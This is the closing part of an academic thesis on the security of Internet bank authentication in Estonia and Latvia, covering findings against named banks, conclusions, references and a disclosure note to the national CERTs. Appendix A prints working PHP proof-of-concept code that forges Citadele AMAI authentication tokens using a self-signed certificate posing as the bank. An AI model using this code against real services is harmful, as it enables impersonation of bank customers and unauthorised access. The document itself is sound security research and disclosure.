Estonia started using Internet bank authentication in late 1990s, but Latvia did it much later – only in 2008. While Estonia has an official policy of decreasing the usage of Internet bank authentication in favour of the smartcard-based ID card [27], it seems that in Latvia, Internet bank authentication is only growing in popularity. The reason for this could be the fact that, in Latvia, ID cards are issued only since April 2012.

Internet bank authentication is so popular that it is being misused by applying authentication in situations where a digital signature should be required instead. For example, in Latvia, Internet bank authentication is sufficient to declare one's place of residence electronically [28].

For accessing personal data, Internet bank authentication is widely believed to be sufficiently secure. As an exception, the Estonian Health Information System does not support Internet bank authentication because of their higher security level demands [27]. Meanwhile, in Latvia, health information is accessible via the citizen portal `latvija.lv` by using Internet bank authentication. In Latvia, Internet bank authentication is also used for protecting the access to the virtual digital signature service `eparaksts.lv`, which is a questionable service in itself. Furthermore, there are speculations that Internet bank authentication could be used in the Internet voting planned in Latvia.

Neither of the countries has any regulations or legal acts regulating Internet bank authentication. This contrasts to the regulations with respect to the ID card, where certification service providers have strict security requirements regarding personnel and the use of HSM for private key storage, and so on. Only Sampo (Estonia), SEB (Estonia) and SEB (Latvia) could confirm that they were using HSM for storing the private key used for authentication token signing. Furthermore, nowadays the RSA key length of 1024-bits used by most banks is considered insufficient [29]. The factorization of a 1024-bit RSA key can be completed in a year for about 10 million US dollars, plus a one-time development cost of about 20 million US dollars [30]. Though substantial, this effort is not out of reach for state actors possessing offensive cyber capabilities.

None of the banks provide access to Internet bank authentication audit trails, therefore, cross-checking audit trails between the bank and service provider is not possible. As a result, successful impersonation attacks resulting from faulty signature verification on the part of the service provider, or private key compromise on the part of the bank can stay undetected for a very long time.

Since a system is only as secure as its weakest component, every additional authentication mechanism implemented by the service provider enlarges attack surface. This is a drawback for Internet bank authentication and, as we have seen in this study, it is sufficient to find a flaw in only one of the authentication mechanisms to completely bypass the authentication procedure implemented by the service provider. From the perspective of the banks as well as the users, it is a drawback that every service provider can build a database of bank clients just by collecting the received authentication tokens that can later be used for targeted marketing or misused in other ways.

The use of Internet bank credentials for the purposes of authentication to third party systems is also against the security principle of least privilege. None of the banks provide an opportunity to opt out from the Internet bank authentication feature when entering into an Internet bank service agreement. Therefore, every person who wants to perform bank transactions online receives authentication credentials that are de facto usable for the authentication to any party, although they are not officially recognized by the state. Recently, in Latvia a man pretending to be an employer was arrested for convincing 600 victims seeking jobs to open empty bank accounts and hand over their Internet bank credentials [31]. This shows a lack of risk-awareness that follows from the false assumption that one's Internet bank credentials only protect the money residing in the bank account. This assumption is no longer true, therefore, it should be amended in legislation, and pointed out to the public.

7 Summary of Findings

This section contains a summary of the security issues found by this study. The security issues listed here have been enumerated according to their importance:

1. The service providers `eparaksts.lv`, `lattelecom.lv`, `luis.lanet.lv`, `lursoft.lv`, `manabalss.lv` and `parkimine.ee` have flaws in their signature verification implementations: this allows a malicious user to completely bypass the authentication process.

2. Citadele (Latvia), Krediidipank (Estonia), Sampo (Estonia), SEB (Estonia), Swedbank (Estonia) and Swedbank (Latvia) use protocols that have a flaw in their design and therefore allow malicious service providers to use the received authentication tokens to authenticate to other service providers on behalf of the users. In order to prevent this vulnerability, the protocols must be updated to include a receiver identifier field.

3. Almost none of the banks outline sufficient requirements for authentication token verification in their technical specifications. As a result, the majority of the service providers fail to verify whether the token has been issued for the particular service provider, has not been received previously and is not outdated, therefore allowing an attacker to execute successful replay attacks and cross-site replay attacks.

4. Norvik (Latvia) and Swedbank (Latvia) for some service providers use an over-simplified protocol where only the personal data of the user are signed, thereby allowing everlasting replay attacks.

5. The Internet bank authentication of Nordea (Estonia, Latvia) uses a shared secret to check the integrity of an authentication token. Using this type of mechanism for integrity protection has a very high risk of shared secret leakage, and for this reason, it should be discarded.

6. Krediidipank (Estonia), Nordea (Estonia, Latvia), Sampo (Estonia), SEB (Estonia), Swedbank (Estonia) and Swedbank (Latvia) do not enforce the HTTPS URL and send an authentication token over an unencrypted HTTP channel.

7. Citadele (Latvia), DNB (Latvia), Krediidipank (Estonia), Norvik (Latvia), Swedbank (Estonia) and Swedbank (Latvia) could not confirm using HSM for generating and storing the RSA private key used for authentication token signing. Therefore, the risk of key theft is high for those banks.

8. Krediidipank (Estonia), Norvik (Latvia), Sampo (Estonia), SEB (Estonia), SEB (Latvia), Swedbank (Estonia) and Swedbank (Latvia) use a RSA signing key with the length of 1024-bits. The NIST recommends that the 1024-bit keys should not be used for the protection of data beyond the year 2010 [29].

9. Banks do not provide access to Internet bank authentication audit trails, therefore, service providers are unable to cross-check audit trails and detect impersonation attacks.

10. Citadele (Latvia), DNB (Latvia), Krediidipank (Estonia), Norvik (Latvia), SEB (Estonia), SEB (Latvia), Swedbank (Estonia) and Swedbank (Latvia) have a flaw in their code card authentication that gives rise to weaker security even before all the one-time codes from a reusable code card have been exhausted.

11. Nordea (Estonia, Latvia) authentication tools provide weak security because no password is used and one-time codes are only 4 digits long.

12. Krediidipank (Estonia) does not block the access to an Internet bank account after incorrect codes has been entered for several consecutive times, therefore allowing code brute-force attacks.

13. None of the banks ask for a repeated authentication process when authenticating to the service provider from the Internet bank e-services page, therefore allowing to authenticate to several service providers from a single authenticated session.

14. Citadele (Latvia), Krediidipank (Estonia), Norvik (Latvia) and Sampo (Estonia) fail to obtain explicit consent from a user before sending his personal data to the service provider.

15. None of the banks warn the user that the information about his business relationship with the bank will be disclosed to the service provider.

16. Krediidipank (Estonia), Nordea (Estonia, Latvia) and Norvik (Latvia) send the authentication token in GET request, thereby introducing confidentiality risks.

17. SEB (Estonia) has an imprecise system time that is an hour late, and thus extend the lifetime of the tokens for an additional hour.

18. Citadele (Latvia) and Nordea (Estonia, Latvia) generate an authentication token before the user has given his consent, thus preventing the service providers enforcing the lifetime of the token to be as short as possible.

19. DNB (Latvia), Nordea (Estonia, Latvia), Sampo (Estonia), SEB (Estonia), Swedbank (Estonia) and Swedbank (Latvia) allow a replay of the authentication request messages without enforcing their lifetime.

20. Citadele (Latvia), Krediidipank (Estonia), Nordea (Estonia, Latvia), Norvik (Latvia), Swedbank (Estonia) and Swedbank (Latvia) check the validity of the authentication request before login, thus allowing to launch unauthenticated attacks.

8 Conclusions and Suggestions

In addition to the risks coming from the direct authentication process to an Internet bank, Internet bank authentication has more security risks that have to be addressed. This study has shown that, in practice, these risks are ignored, thereby making Internet bank authentication extremely insecure. The six service providers analyzed in this study have been found vulnerable to a complete Internet bank authentication bypass. Some of the banks use authentication protocols that are vulnerable to replay attacks and cross-site replay attacks by their design. All service providers and banks should fix their implementations to comply with the testing guide provided in this thesis. Additionally, the banks should update their technical specifications to instruct the service providers on how to perform the authentication token verification in a correct manner.

The National Computer Emergency Response Teams (CERTs) in Estonia and Latvia have been informed about the findings of this study. Therefore, it is up to the banks and service providers covered here to decide if the security issues pointed out by this study should be resolved. However, the discovered problems show that governments must take the initiative and come up with a legal framework regulating the use of Internet bank authentication, specifying the standards to be used and defining the security requirements for the parties involved.

While this study has explored only Internet bank authentication used in Estonia and Latvia, it is reasonable to suspect that similar security issues could be found also in other countries where Internet bank authentication is used.

References

[1] K. Jakubovska. *Autorizācija ir droša. Diena*, 30.03.2011. http://www.diena.lv/sabiedriba/politika/autorizacija-ir-drosa-773545 (last visited 24.05.2012).

[2] Candid Wueest. *Threats to Online Banking.* Virus Bulletin, July 2005. http://www.symantec.com/avcenter/reference/threats.to.online.banking.pdf (last visited 24.05.2012).

[3] N. Falliere and Eric Chein. *Zeus: King of the Bots.* 2009. http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/zeus_king_of_bots.pdf (last visited 24.05.2012).

[4] Aleksei Gorny. *Analysis of Chip-card Based Authentication.* BSc thesis, University of Tartu, 2009. http://www.cs.ut.ee/~swen/supervision/theses/aleksei-gorny.pdf (last visited 24.05.2012).

[5] B. Schneier. *Huge Online Bank Heist.* January 23, 2007. http://www.schneier.com/blog/archives/2007/01/huge_online_ban.html (last visited 24.05.2012).

[6] T. Lodderstedt, M. McGloin, and P. Hunt. *OAuth 2.0 Threat Model and Security Considerations (version 02).* February 19, 2012. http://tools.ietf.org/html/draft-ietf-oauth-v2-threatmodel-02 (last visited 24.05.2012).

[7] F. Hirsch, R. Philpott, and E.Maler. *Security and Privacy Considerations for the OASIS SAML Version 2.0.* March 15, 2005. http://docs.oasis-open.org/security/saml/v2.0/saml-sec-consider-2.0-os.pdf (last visited 24.05.2012).

[8] European Parliament and the Council of the European Union. *Directive 95/46/EC.* 1995. http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=CELEX:31995L0046:en:HTML (last visited 24.05.2012).

[9] M. Theimer. *HttpFox: An HTTP analyzer addon for Firefox.* http://code.google.com/p/httpfox/ (last visited 24.05.2012).

[10] AS SEB Pank. *Bank Link Specification.* http://www.seb.ee/en/business/collection-payments/collection-payments-web/bank-link-specification (last visited 24.05.2012).

[11] AS Swedbank. *Bank Link Technical Description.* 2011. https://www.swedbank.ee/static/pdf/business/d2d/paymentcollection/info_banklink_techspec_2011_01_01_eng.pdf (last visited 24.05.2012).

[12] AS Danske Bank. *Sampo Bank Link Technical description.* 2012. http://www.sampopank.ee/en/25672.html (last visited 24.05.2012).

[13] AS Eesti Krediidipank. *Specification of authentication and payment system "Pangalink".* 18.12.2010. http://www.krediidipank.ee/business/settlements/bank-link/tehniline_kirjeldus_inglise.pdf (last visited 24.05.2012).

[14] B. Eastlake and P. Jones. *US Secure Hash Algorithm 1 (SHA1)*, September 2001. RFC3174, http://tools.ietf.org/html/rfc3174 (last visited 24.05.2012).

[15] J. Jonsson and B. Kaliski. Public-Key Cryptography Standards (PKCS) #1: RSA Cryptography Specifications Version 2.1, February 2003. RFC3447, http://tools.ietf.org/html/rfc3447 (last visited 24.05.2012).

[16] D. Eastlake, J. Reagle, and D. Solo. *XML-Signature Syntax and Processing*, March 2002. RFC3275, http://tools.ietf.org/html/rfc3275 (last visited 24.05.2012).

[17] International Telecommunication Union. *X.509 certificates: ITU-T Recommendation X.509 (1997 E): Information Technology - Open Systems Interconnection - The Directory: Authentication Framework.* 2005. http://www.itu.int/rec/T-REC-X.509/en (last visited 24.05.2012).

[18] B. Hill. *A Taxonomy of Attacks against XML Digital Signatures and Encryption.* 2007. Supplementary Material for Attacking XML Security, Black Hat USA 2007. http://www.isecpartners.com/files/isec_hill_attackingxmlsecurity_handout.pdf (last visited 24.05.2012).

[19] AS DNB Banka. *DNB Link functional description (version DNB_Link.FS.LV.1.EXTSYS.1.I.2011).* 2011. http://www.dnb.lv/static/files/DNB_Link_specifikacija.pdf (last visited 24.05.2012).

[20] Nordea. *E-Identification Service description Specification for Baltic countries (version 1.1).* 2009. http://www.nordea.ee/sitemod/upload/root/www.nordea.ee%20-%20default/Teenused%20firmale/E-Identification_v1_1.pdf (last visited 24.05.2012).

[21] Federation of Finnish Financial Services. *TUPAS Identification Service for Service Providers (version 2.3c).* January 20, 2011. http://www.fkl.fi/en/themes/e-services/Dokumentit/Tupas_Identification_Service_v23c.pdf (last visited 24.05.2012).

[22] Ronald Rivest. *The MD5 Message-Digest Algorithm*, April 1992. RFC1321, http://tools.ietf.org/html/rfc1321 (last visited 24.05.2012).

[23] National Institute of Standards and Technology. *FIPS 180-3, Secure Hash Standard, Federal Information Processing Standard (FIPS), Publication 180-3*, August 2008. http://csrc.nist.gov/publications/fips/fips180-3/fips180-3_final.pdf.

[24] Bart Preneel and Paul van Oorschot. *MDx-MAC and Building Fast MACs from Hash Functions.* In Don Coppersmith, editor, *Advances in Cryptology - CRYPT0' 95*, volume 963 of *Lecture Notes in Computer Science*, pages 1–14. Springer Berlin / Heidelberg, 1995. ftp://ftp.esat.kuleuven.ac.be/cosic/preneel/mdxmac_crypto95.ps.gz (last visited 24.05.2012).

[25] H. Krawczyk, M. Bellare, and R. Canetti. *HMAC: Keyed-Hashing for Message Authentication*, February 1997. RFC2104, http://tools.ietf.org/html/rfc2104 (last visited 24.05.2012).

[26] Callas, J. and Donnerhacke, L. and Finney, H. and Thayer, R. *OpenPGP Message Format*, November 2007. RFC4880, http://tools.ietf.org/html/rfc4880 (last visited 24.05.2012).

[27] European Communities. *eID Interoperability for PEGS: Update of Country Profiles study. Estonian country profile.* July 2009. http://ec.europa.eu/idabc/servlets/Doc7398.pdf?id=32304 (last visited 24.05.2012).

[28] *Noteikumi par dzīvesvietas deklarācijas veidlapu, deklarācijā sniegto ziņu pārbaudes kārtību un dzīvesvietas elektroniskās deklarēšanas kārtību.* LR MK Noteikumi Nr.1194. 22.10.2009. http://www.likumi.lv/doc.php?id=199485 (last visited 24.05.2012).

[29] National Institute of Standards and Technology. *Special Publication 800-57: Recommendation for Key Management Part 1: General (Revised).* 2007. http://csrc.nist.gov/publications/nistpubs/800-57/sp800-57-Part1-revised2_Mar08-2007.pdf (last visited 24.05.2012).

[30] Joppe W. Bos, Marcelo E. Kaihara, Thorsten Kleinjung, Arjen K. Lenstra, and Peter L. Montgomery. On the Security of 1024-bit RSA and 160-bit Elliptic Curve Cryptography. Cryptology ePrint Archive, Report 2009/389, 2009. http://eprint.iacr.org/2009/389 (last visited 24.05.2012).

[31] BNS/LTV. *Aizturēts vīrietis, kurš apkrāpis vairākus simtus cilvēku.* 02.03.2012. http://www.tvnet.lv/zinas/kriminalzinas/413045-aizturets_virietis_kurs_apkrapis_vairakus_simtus_cilveku (last visited 24.05.2012).

Appendix A: Proof of Concept Code

This PHP function generates an Internet bank authentication response message according to the Citadele bank AMAI protocol. The message contains specified personal data and an X.509 certificate with a public key from the RSA keypair that is used to sign the message.

The authentication token generated by this proof of concept code can be used to successfully forge authentication tokens for vulnerable service providers who verify signatures by using a public key from the X.509 certificate of the received token.

```
1  <?php
2
3  // library for XML Signatures (http://code.google.com/p/xmlseclibs/)
4  require_once('xmlseclibs.php');
5
6  function amai_forge($name, $pcode, $method='AUTHRESP') {
7
8      // definition of XML to be signed
9      $xml = '<?xml version="1.0" encoding="UTF-8"?>
10     <FIDAVISTA xmlns="http://ivis.eps.gov.lv/XMLSchemas/100017/fidavista/v1-1"
           xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
           xsi:schemaLocation="http://ivis.eps.gov.lv/XMLSchemas/100017/fidavista/v1-1
           http://ivis.eps.gov.lv/XMLSchemas/100017/fidavista/v1-1/fidavista.xsd">
11         <Header>
12         <Timestamp>'.substr(date('YmdHisu'), 0, 17).'</Timestamp>
13         <From>10000</From>
14         <Extension>
15             <Amai xmlns="http://digi.parex.lv/XMLSchemas/amai/"
16                 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
                       xsi:schemaLocation="http://digi.parex.lv/XMLSchemas/amai/
                       http://digi.parex.lv/XMLSchemas/amai/amai.xsd">
17                 <Request>'.$method.'</Request>
18                 <RequestUID>'.XMLSecurityDSig::generate_GUID('').'</RequestUID>
19                 <Version>1.0</Version>
20                 <Language>LV</Language>
21                 <PersonCode>'.$pcode.'</PersonCode>
22                 <Person>'.$name.'</Person>
23                 <Code>100</Code><SignatureData/>
24             </Amai>
25         </Extension>
26         </Header>
27     </FIDAVISTA>';
28
29     // generate RSA keypair
30     $privkey = openssl_pkey_new(array('private_key_bits' => 4096));
```

```
31
32      // DN - C=LV, ST=Unknown, L=RIGA, O=AS PAREX BANKA, OU=BTD, CN=AMAI
33      $dn = array(
34          'countryName' => 'LV',
35          'stateOrProvinceName' => 'Unknown',
36          'localityName' => 'RIGA',
37          'organizationName' => 'AS PAREX BANKA',
38          'organizationalUnitName' => 'BTD',
39          'commonName' => 'AMAI'
40      );
41
42      // create certificate signing request
43      $csr = openssl_csr_new($dn, $privkey);
44
45      // create X.509 certificate
46      $sslcert = openssl_csr_sign($csr, NULL, $privkey, 365, NULL , '1235487952');
47
48      // export private key and certificate to PEM
49      openssl_pkey_export($privkey, $pkey);
50      openssl_x509_export($sslcert, $x509);
51
52      // load XML document
53      $doc = new DOMDocument();
54      $doc->preserveWhiteSpace = FALSE;
55      $doc->loadXML($xml);
56
57      // form signature element
58      $objDSig = new XMLSecurityDSig();
59      $objDSig->setCanonicalMethod(XMLSecurityDSig::EXC_C14N);
60      $objDSig->addReference($doc, XMLSecurityDSig::SHA1,
            array('http://www.w3.org/2000/09/xmldsig#enveloped-signature'),
            array('force_uri' => TRUE));
61      $objKey = new XMLSecurityKey(XMLSecurityKey::RSA_SHA1,
            array('type' => 'private'));
62      $objKey->loadKey($pkey, FALSE);
63
64      // sign document and insert signature element
65      $objDSig->sign($objKey, $doc->getElementsByTagName('SignatureData')->item(0));
66
67      // add X.509 certificate inside X509Data element
68      $objDSig->add509Cert($x509);
69
70      return $doc->saveXML();
71  }
72
73  ?>
```